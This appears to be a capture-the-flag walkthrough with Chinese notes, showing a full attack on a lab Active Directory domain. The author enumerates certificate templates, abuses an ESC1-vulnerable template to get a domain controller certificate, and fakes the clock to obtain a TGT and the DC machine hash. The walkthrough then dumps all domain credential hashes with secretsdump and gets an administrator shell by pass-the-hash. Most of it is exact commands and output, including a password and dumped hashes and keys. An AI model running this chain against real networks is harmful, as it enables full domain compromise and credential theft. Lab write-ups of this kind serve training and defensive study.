[*] Retrieving CA configuration for 'cyberstrikelab-DC-CA' via RRP
[proxychains] Strict chain  ...  127.0.0.1:7777  ...  DC.cyberstrikelab.com:445  ...  OK
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'cyberstrikelab-DC-CA'
[*] Checking web enrollment for CA 'cyberstrikelab-DC-CA' @ 'DC.cyberstrikelab.com'
[proxychains] Strict chain  ...  127.0.0.1:7777  ...  DC.cyberstrikelab.com:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:7777  ...  DC.cyberstrikelab.com:443 <--socket error or timeout!
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : cyberstrikelab-DC-CA
    DNS Name                            : DC.cyberstrikelab.com
    Certificate Subject                 : CN=cyberstrikelab-DC-CA, DC=cyberstrikelab, DC=com
    Certificate Serial Number           : 652A47597C7F03824B7815EBE474E40B
    Certificate Validity Start          : 2025-04-22 07:45:38+00:00
    Certificate Validity End            : 2030-04-22 07:55:38+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CYBERSTRIKELAB.COM\Administrators
      Access Rights
        ManageCa                        : CYBERSTRIKELAB.COM\Administrators
                                          CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Enterprise Admins
        ManageCertificates              : CYBERSTRIKELAB.COM\Administrators
                                          CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Enterprise Admins
        Enroll                          : CYBERSTRIKELAB.COM\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates
  0
    Template Name                       : DC
    Display Name                        : DC
    Certificate Authorities             : cyberstrikelab-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-04-22T07:58:11+00:00
    Template Last Modified              : 2025-04-22T07:58:11+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CYBERSTRIKELAB.COM\Domain Users
                                          CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Domain Computers
                                          CYBERSTRIKELAB.COM\Enterprise Admins
                                          CYBERSTRIKELAB.COM\Authenticated Users
      Object Control Permissions
        Owner                           : CYBERSTRIKELAB.COM\Administrator
        Full Control Principals         : CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Enterprise Admins
        Write Owner Principals          : CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Enterprise Admins
        Write Dacl Principals           : CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Enterprise Admins
        Write Property Enroll           : CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Domain Computers
                                          CYBERSTRIKELAB.COM\Enterprise Admins
    [+] User Enrollable Principals      : CYBERSTRIKELAB.COM\Authenticated Users
                                          CYBERSTRIKELAB.COM\Domain Users
                                          CYBERSTRIKELAB.COM\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.


#
Found 34 certificate templates
Found 1 certificate authority
Found 12 enabled certificate templates
 成功枚举到了 34 个模板,其中有 12 个是启用状态

Successfully retrieved CA configuration for 'cyberstrikelab-DC-CA'
获取到了 CA(证书颁发机构)名

Template Name                       : DC
Enabled                             : True
Client Authentication               : True
Enrollee Supplies Subject           : True
[!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
存在 ESC1 漏洞
利用cslab这个域用户在目标域中创建了一个新的机器账户
cslab 账户至少有 创建机器账户 的权限(通常需要 Account Operators 或更高权限)
proxychains4 certipy-ad -debug account create \
    -u 'cslab@cyberstrikelab.com' \
    -p 'cs1ab@wwe' \
    -dc-ip 10.6.6.55 \
    -user tmpuser \
    -dns DC.cyberstrikelab.com

    -u 'cslab' \               # 认证用户名
    -p 'cs1ab@wwe' \           # 认证密码
    -dc-ip 10.6.6.55 \         # 域控制器IP
    -user 'tmpuser' \          # 要创建的新用户名
    -dns 'DC.cyberstrikelab.com'  # 域控制器的DNS名称

proxychains4 certipy-ad -debug account create \
    -u 'cslab@cyberstrikelab.com' \
    -p 'cs1ab@wwe' \
    -dc-ip 10.6.6.55 \
    -user tmpuser \
    -dns DC.cyberstrikelab.com
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[+] Target name (-target) and DC host (-dc-host) not specified. Using domain 'CYBERSTRIKELAB.COM' as target name. This might fail for cross-realm operations
[+] Nameserver: '10.6.6.55'
[+] DC IP: '10.6.6.55'
[+] DC Host: 'CYBERSTRIKELAB.COM'
[+] Target IP: '10.6.6.55'
[+] Remote Name: 'CYBERSTRIKELAB.COM'
[+] Domain: 'CYBERSTRIKELAB.COM'
[+] Username: 'CSLAB'
[+] Authenticating to LDAP server using NTLM authentication
[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:636  ...  OK
[+] Using NTLM signing: False (LDAP signing: True, SSL: True)
[+] Using channel binding signing: True (LDAP channel binding: True, SSL: True)
[+] Using LDAP channel binding for NTLM authentication
[+] LDAP NTLM authentication successful
[+] Bound to ldaps://10.6.6.55:636 - ssl
[+] Default path: DC=cyberstrikelab,DC=com
[+] Configuration path: CN=Configuration,DC=cyberstrikelab,DC=com
[*] Creating new account:
    sAMAccountName                      : tmpuser$
    unicodePwd                          : obv4Vxxz1ORwG7z6
    userAccountControl                  : 4096
    servicePrincipalName                : HOST/tmpuser
                                          RestrictedKrbHost/tmpuser
    dnsHostName                         : DC.cyberstrikelab.com
[*] Successfully created account 'tmpuser$' with password 'obv4Vxxz1ORwG7z6'

#
tmpuser$:新创建的账户名称
obv4Vxxz1ORwGx7z6	系统自动生成的密码
通过新创建的机器账户 tmpuser$ 向目标域控制器(10.6.6.55)的证书颁发机构(CA)请求一个 机器证书
proxychains4 certipy-ad req \               # 通过代理发送请求
    -u 'tmpuser$@cyberstrikelab.com' \      # 认证账户(计算机账户)
    -p 'obv4Vxxz1ORwG7z6' \                 # 账户密码
    -ca 'cyberstrikelab-DC-CA' \            # 目标CA名称
    -target 10.6.6.55 \                     # 目标主机
    -template 'Machine' \                   # 证书模板
    -dc-ip 10.6.6.55                        # 域控制器IP
这里要运行两变,运行一遍成功不了

 proxychains4 certipy-ad req -u 'tmpuser$@cyberstrikelab.com' -p 'obv4Vxxz1ORwG7z6' -ca 'cyberstrikelab-DC-CA' -target 10.6.6.55 -template 'Machine' -dc-ip 10.6.6.55
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:445  ...  OK
[-] Got error: The NETBIOS connection with the remote host timed out.
[-] Use -debug to print a stacktrace

┌──(kali㉿kali)-[~]
└─$  proxychains4 certipy-ad req -u 'tmpuser$@cyberstrikelab.com' -p 'obv4Vxxz1ORwG7z6' -ca 'cyberstrikelab-DC-CA' -target 10.6.6.55 -template 'Machine' -dc-ip 10.6.6.55
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:445  ...  OK
[*] Request ID is 8
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'DC.cyberstrikelab.com'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'dc.pfx'
[*] Wrote certificate and private key to 'dc.pfx'


#
[*] Request ID is 8  # 证书请求ID
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'DC.cyberstrikelab.com'  # 证书绑定到域控制器
[*] Certificate has no object SID  # 证书未关联SID(需手动处理)
[*] Saving certificate and private key to 'dc.pfx'  # 证书保存位置
用dc.pfx 证书文件向域控制器 (10.6.6.55) 进行身份认证
proxychains4 certipy-ad auth -pfx dc.pfx -dc-ip 10.6.6.55 -debug

proxychains4 certipy-ad -debug auth -pfx dc.pfx -dc-ip 10.6.6.55
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations
[+] Nameserver: '10.6.6.55'
[+] DC IP: '10.6.6.55'
[+] DC Host: ''
[+] Target IP: '10.6.6.55'
[+] Remote Name: '10.6.6.55'
[+] Domain: ''
[+] Username: ''
[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC.cyberstrikelab.com'
[*] Using principal: 'dc$@cyberstrikelab.com'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC cyberstrikelab.com (10.6.6.55)
[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:88  ...  OK
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/certipy/commands/auth.py", line 596, in kerberos_authentication
    tgt = sendReceive(as_req, domain, self.target.target_ip)
  File "/usr/lib/python3/dist-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[-] See the wiki for more information
报错了说我跟域控相差的 时间太长
我的攻击机是14.39分
域内其他主机时间是6.39分

用faketime伪造时间,攻击机不能跟域控相差5分钟以上 ,否则Kerberos会拒绝你的认证请求。
faketime '2025-08-07 6:40:01' proxychains4 certipy-ad -debug auth -pfx dc.pfx -dc-ip 10.6.6.55

faketime '2025-08-07 6:40:01' proxychains4 certipy-ad -debug auth -pfx dc.pfx -dc-ip 10.6.6.55
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations
[+] Nameserver: '10.6.6.55'
[+] DC IP: '10.6.6.55'
[+] DC Host: ''
[+] Target IP: '10.6.6.55'
[+] Remote Name: '10.6.6.55'
[+] Domain: ''
[+] Username: ''
[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC.cyberstrikelab.com'
[*] Using principal: 'dc$@cyberstrikelab.com'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC cyberstrikelab.com (10.6.6.55)
[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:88  ...  OK
[*] Got TGT
[*] Saving credential cache to 'dc.ccache'
[+] Attempting to write data to 'dc.ccache'
[+] Data written to 'dc.ccache'
[*] Wrote credential cache to 'dc.ccache'
[*] Trying to retrieve NT hash for 'dc$'
[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:88  ...  OK
[*] Got hash for 'dc$@cyberstrikelab.com': aad3b435b51404eeaad3b435b51404ee:89e4b5f57525980bf5a6293b6f8f203d


#
利用证书(dc.pfx)获取了域控制器机器账户(dc$)的完整控制权
Kerberos TGT票据	dc.ccache	可伪造域控制器身份
DC$的NTLM哈希	aad3b...f8f203d	可进行DCSync攻击
证书绑定身份	DC.cyberstrikelab.com	可签发黄金证书

认证过程:

    通过证书中的私钥向KDC(10.6.6.55:88)请求TGT

    成功获得域控制器机器账户(dc$)的票据

    进一步获取该账户的NTLM哈希(AES密钥的NTLM表示)
用域控的机器账号 dc$ 的 NT 哈希,进行 Pass-the-Hash 身份验证,尝试从域控中提取所有域用户的凭据信息(如 NTLM 哈希等)。
 proxychains4 impacket-secretsdump cyberstrikelab.com/dc\$@10.6.6.55 -hashes aad3b435b51404eeaad3b435b51404ee:89e4b5f57525980bf5a6293b6f8f203d

#
cyberstrikelab.com:目标域名。
dc\$:表示域控主机的机器账户名,$ 在 shell 中是特殊字符,需转义成 \$。

用域控的机器账号 dc$ 的 NT 哈希,进行 Pass-the-Hash 身份验证,尝试从域控中提取所有域用户的凭据信息(如 NTLM 哈希等)。

 proxychains4 impacket-secretsdump cyberstrikelab.com/dc\$@10.6.6.55 -hashes aad3b435b51404eeaad3b435b51404ee:89e4b5f57525980bf5a6293b6f8f203d

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:445  ...  OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:49668  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:28cfbc91020438f2a064a63fff9871fa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:416f4ea64c9c73ad29a4a69dcee5d8ca:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
cyberstrikelab.com\cslab:1104:aad3b435b51404eeaad3b435b51404ee:39b0e84f13872f51efb3b8ba5018c517:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:89e4b5f57525980bf5a6293b6f8f203d:::
CYBERWEB$:1103:aad3b435b51404eeaad3b435b51404ee:78b6b5190cd775281a6263be94fbfaf2:::
tmpuser$:1105:aad3b435b51404eeaad3b435b51404ee:384582bb0c03e57aa370ed7a28ca3eb7:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:8583c13a9eca67e085ff0b68af74316bef0ebd3fb197bb235b76cbb72358f2ef
Administrator:aes128-cts-hmac-sha1-96:6012285d474e3b60086965219ac7e31c
Administrator:des-cbc-md5:208fc8f42fae3132
krbtgt:aes256-cts-hmac-sha1-96:0b820697b640266ced6843c4041131c1e3750000e00d47c0c597a82547927337
krbtgt:aes128-cts-hmac-sha1-96:c8f683e4cf2033fd75416667670e13bb
krbtgt:des-cbc-md5:23dc674a76bf7adc
cyberstrikelab.com\cslab:aes256-cts-hmac-sha1-96:34439b0bf9f6e1bf57d4d859215ed387a9c75e944ac053ddd1bc2f1e5b162048
cyberstrikelab.com\cslab:aes128-cts-hmac-sha1-96:84a132b5db39e2e652c08b8148fecb00
cyberstrikelab.com\cslab:des-cbc-md5:46f457ef2aad0e08
DC$:aes256-cts-hmac-sha1-96:aff9b1e1aa9180f5a5bebf7cd3579f6a2a7a037af0eb894b143f6558d9cfb717
DC$:aes128-cts-hmac-sha1-96:d1e2dbbb83d0b9fcb7038dd877faa8fe
DC$:des-cbc-md5:76cd9767b30d3b40
CYBERWEB$:aes256-cts-hmac-sha1-96:c1aece1d971ec82946a803ed079e9ea92e16df048ab116d51621b4d5920176e2
CYBERWEB$:aes128-cts-hmac-sha1-96:10427ce90f48da44e4283a57e4a2319a
CYBERWEB$:des-cbc-md5:ad8ab6c446cb57d3
tmpuser$:aes256-cts-hmac-sha1-96:413c93db505491ea70f04822db85592691b88d29bf41a326aa1bd5ee08fc61d5
tmpuser$:aes128-cts-hmac-sha1-96:6432bf650798e4c65c04a4fbcd8861af
tmpuser$:des-cbc-md5:f2d398892afe54a7
[*] Cleaning up...

#
导出了Administrator 的 NT 哈希是 28cfbc91020438f2a064a63fff9871fa
PTH攻击得到一个远程 shell
proxychains4 impacket-wmiexec cyberstrikelab.com/administrator@10.6.6.55 -hashes :28cfbc91020438f2a064a63fff9871fa -codec gbk

#

cyberstrikelab.com/administrator@10.6.6.55	登录账户,使用域控目标的 Administrator 用户,目标 IP 是 10.6.6.55。

-hashes :28cfbc91020438f2a064a63fff9871fa	使用 NTLM hash 认证(没有提供 LM hash,因此 LM 部分为空 :)

-codec gbk	设置输出编码为 GBK(防止中文乱码

proxychains4 impacket-wmiexec cyberstrikelab.com/administrator@10.6.6.55 -hashes :28cfbc91020438f2a064a63fff9871fa -codec gbk

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:445  ...  OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:56853  ...  10.6.6.55:49666  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cyberstrikelab\administrator

C:\>type C:\flag.txt
go-flag{1DDE8542-F56B-486D-A661-E9AA83874EFA}
